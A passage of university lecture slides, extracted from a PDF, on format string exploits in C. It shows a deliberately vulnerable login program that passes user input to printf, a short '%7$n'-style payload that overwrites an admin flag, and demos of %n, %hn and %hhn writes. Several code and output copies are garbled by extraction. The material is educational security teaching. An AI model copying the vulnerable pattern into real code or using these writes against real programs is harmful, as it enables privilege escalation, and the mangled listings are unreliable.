    return 0;  
}
```

Stack





```
int main() {
    char name[32];
    struct {
        int is_admin;
    } cred = {0};
    printf("Login: ");
    fgets(name, 32, stdin);
    int* admin_ptr = &(cred.is_admin);

    printf(name);

    if(*admin_ptr == 3) {
        printf("You are admin\n");
    } else {
        printf("Sorry, no privileges\n");
    }
    return 0;
}
```

Stack






```
int main() {
    char name[32];
    struct {
        int is_admin;
    } cred = {0};
    printf("Login: ");
    fgets(name, 32, stdin);
    int* admin_ptr = &(cred.is_admin);

    printf(name);

    if(*admin_ptr == 3) {
        printf("You are admin\n");
    } else {
        printf("Sorry, no privileges\n");
    }
    return 0;
}
```

Stack



} name

} cred.is_admin




```
int main() {
    char name[32];
    struct {
        int is_admin;
    } cred = {0};
    printf("Login: ");
    fgets(name, 32, stdin);
    int* admin_ptr = &(cred.is_admin);

    printf(name);

    if(*admin_ptr == 3) {
        printf("You are admin\n");
    } else {
        printf("Sorry, no privileges\n");
    }
    return 0;
}
```

Stack



} name

} cred.is_admin




```
int main() {
    char name[32];
    struct {
        int is_admin;
    } cred = {0};
    printf("Login: ");
    fgets(name, 32, stdin);
    int* admin_ptr = &(cred.is_admin);

    printf(name);

    if(*admin_ptr == 3) {
        printf("You are admin\n");
    } else {
        printf("Sorry, no privileges\n");
    }
    return 0;
}
```

Stack



} name

} cred.is_admin




```
int main() {
    char name[32];
    struct {
        int is_admin;
    } cred = {0};
    printf("Login: ");
    fgets(name, 32, stdin);
    int* admin_ptr = &(cred.is_admin);

    printf(name);

    if(*admin_ptr == 3) {
        printf("You are admin\n");
    } else {
        printf("Sorry, no privileges\n");
    }
    return 0;
}
```

Stack






```
int main() {
    char name[32];
    struct {
        int is_admin;
    } cred = {0};
    printf("Login: ");
    fgets(name, 32, stdin);
    int* admin_ptr = &(cred.is_admin);

    printf(name);

    if(*admin_ptr == 3) {
        printf("You are admin\n");
    } else {
        printf("Sorry, no privileges\n");
    }
    return 0;
}
```

Stack




- aaa → output counter at 3
- %7\$ → &is_admin
- (%)n → is_admin = 3



```
int main() {
    char name[32];
    struct {
        int is_admin;
    } cred = {0};
    printf("Login: ");
    fgets(name, 32, stdin);
    int* admin_ptr = &(cred.is_admin);

    printf(name);

    if(*admin_ptr == 3) {
        printf("You are admin\n");
    } else {
        printf("Sorry, no privileges\n");
    }
    return 0;
}
```





Practical Example Impact: Data-integrity Attack with printf



- Attacker can change **any variable** in the program



- Attacker can change **any variable** in the program
- Allows to divert the control flow to other legal paths



- Attacker can change **any variable** in the program
- Allows to divert the control flow to other legal paths
- printf cannot only **write** values, but also **read values**



- Attacker can change **any variable** in the program
- Allows to divert the control flow to other legal paths
- printf cannot only **write** values, but also **read values**
- Possibility to **leak** sensitive information or other pointers



- Format specifier `%n` writes an integer (32bit)



- Format specifier `%n` writes an integer (32bit)
- It can also write less than 32 bits using the `h` modifier



- Format specifier `%n` writes an integer (**32bit**)
- It can also write less than 32 bits using the `h` modifier
- To write a short (**16bit**), use `%hn`



- Format specifier `%n` writes an integer (**32bit**)
- It can also write less than 32 bits using the `h` modifier
- To write a short (**16bit**), use `%hn`
- To write a character (**8bit**), use `%hhn`



- Format specifier `%n` writes an integer (**32bit**)
- It can also write less than 32 bits using the `h` modifier
- To write a short (**16bit**), use `%hn`
- To write a character (**8bit**), use `%hhn`
- Useful to write **large values** byte- or word-wise

```
int main() {  
    int val = 0xffffffff;  
    printf("val: %08x\n", val);  
  
    printf("l\n\r", &val);  
    printf("val: %08x\n", val);  
  
    val = 0xffffffff;  
    printf("l\n\r", &val);  
    printf("val: %08x\n", val);  
  
    val = 0xffffffff;  
    printf("l\n\r", &val);  
    printf("val: %08x\n", val);  
}
```

```
% ./printf
```



```
int main() {  
    int val = 0xffffffff;  
    printf("val: %08x\n", val);  
  
    printf("l\n\r", &val);  
    printf("val: %08x\n", val);  
  
    val = 0xffffffff;  
    printf("l\n\r", &val);  
    printf("val: %08x\n", val);  
  
    val = 0xffffffff;  
    printf("l\n\r", &val);  
    printf("val: %08x\n", val);  
}
```

```
% ./printf  
val:  ffffffff
```

```
int main() {
    int val = 0xffffffff;
    printf("val: %08x\n", val);

    printf("l%n\r", &val);
    printf("val: %08x\n", val);

    val = 0xffffffff;
    printf("l%hn\r", &val);
    printf("val: %08x\n", val);

    val = 0xffffffff;
    printf("l%hhn\r", &val);
    printf("val: %08x\n", val);
}
```

```
% ./printf
val:  ffffffff
```

```
int main() {  
    int val = 0xffffffff;  
    printf("val: %08x\n", val);  
  
    printf("l\n\r", &val);  
    printf("val: %08x\n", val);  
  
    val = 0xffffffff;  
    printf("l%hn\r", &val);  
    printf("val: %08x\n", val);  
  
    val = 0xffffffff;  
    printf("l%hhn\r", &val);  
    printf("val: %08x\n", val);  
}
```

```
% ./printf  
val:  ffffffff  
val:  00000001
```

```
int main() {  
    int val = 0xffffffff;  
    printf("val: %08x\n", val);  
  
    printf("l\n\r", &val);  
    printf("val: %08x\n", val);  
  
    val = 0xffffffff;  
    printf("lh\n\r", &val);  
    printf("val: %08x\n", val);  
  
    val = 0xffffffff;  
    printf("lhhn\r", &val);  
    printf("val: %08x\n", val);  
}
```

```
% ./printf  
val:  ffffffff  
val:  00000001
```

```
int main() {  
    int val = 0xffffffff;  
    printf("val: %08x\n", val);  
  
    printf("l%n\r", &val);  
    printf("val: %08x\n", val);  
  
    val = 0xffffffff;  
    printf("l%hn\r", &val);  
    printf("val: %08x\n", val);  
  
    val = 0xffffffff;  
    printf("l%hhn\r", &val);  
    printf("val: %08x\n", val);  
}
```

```
% ./printf  
val:  ffffffff  
val:  00000001  
val:  ffff0001
```

```
int main() {  
    int val = 0xffffffff;  
    printf("val: %08x\n", val);  
  
    printf("l%n\r", &val);  
    printf("val: %08x\n", val);  
  
    val = 0xffffffff;  
    printf("l%hn\r", &val);  
    printf("val: %08x\n", val);  
  
    val = 0xffffffff;  
    printf("l%hhn\r", &val);  
    printf("val: %08x\n", val);  
}
```

```
% ./printf  
val:  ffffffff  
val:  00000001  
val:  ffff0001
```

```
int main() {  
    int val = 0xffffffff;  
    printf("val: %08x\n", val);  
  
    printf("l%n\r", &val);  
    printf("val: %08x\n", val);  
  
    val = 0xffffffff;  
    printf("l%hn\r", &val);  
    printf("val: %08x\n", val);  
  
    val = 0xffffffff;  
    printf("l%hhn\r", &val);  
    printf("val: %08x\n", val);  
}
```

```
% ./printf  
val:  ffffffff  
val:  00000001  
val:  ffff0001  
val:  ffffffff01
```



printf-oriented programming...



printf-oriented programming...

- exploits a user-provided `printf` format string



printf-oriented programming...

- exploits a user-provided `printf` format string
- allows to read/write arbitrary memory addresses



printf-oriented programming...

- exploits a user-provided `printf` format string
- allows to read/write arbitrary memory addresses
- allows to even execute arbitrary programs



printf-oriented programming...

- exploits a user-provided `printf` format string
- allows to read/write arbitrary memory addresses
- allows to even execute arbitrary programs
- can be prevented easily

- Exploits are fun and a bit like puzzles

- Exploits are fun and a bit like puzzles
- There are many techniques not covered in this lecture

- Exploits are fun and a bit like puzzles
- There are many techniques not covered in this lecture
- Join or talk to the Los Fuzzies, solve challenges in the Fuzzy Land!

- Exploits are fun and a bit like puzzles
- There are many techniques not covered in this lecture
- Join or talk to the Los Fuzzies, solve challenges in the Fuzzy Land!
- Learn from other people's exploits

The image shows a promotional graphic for 'The Exploit Database'. On the left, the text reads: 'The Exploit Database (EDB) is a CVE compliant archive of exploits and vulnerable software. A great resource for penetration testers, vulnerability researchers, and security addicts alike. Our goal is to collect exploits from various sources and concentrate them in one, easy to navigate database.' On the right, the words 'EXPLOIT DATABASE' are written in large, stylized, glowing letters. Below this, there is a logo for 'CVE' with the URL 'cve.mitre.org' underneath. The background is dark with red and orange highlights and faint code snippets like '# Exploit Author: sanguine', '# Vendor Home page: http://', 'include <stdio.h>', 'sanguine@debian.org', 'section_text', 'int main()', '#set a1 to zero', 'set a1 0', and '#not branch on zero and a very'.

The Exploit Database

The Exploit Database (EDB) is a CVE compliant archive of exploits and vulnerable software. A great resource for penetration testers, vulnerability researchers, and security addicts alike. Our goal is to collect exploits from various sources and concentrate them in one, easy to navigate database.

EXPLOIT DATABASE

CVE
cve.mitre.org

<https://www.exploit-db.com/>

Questions?

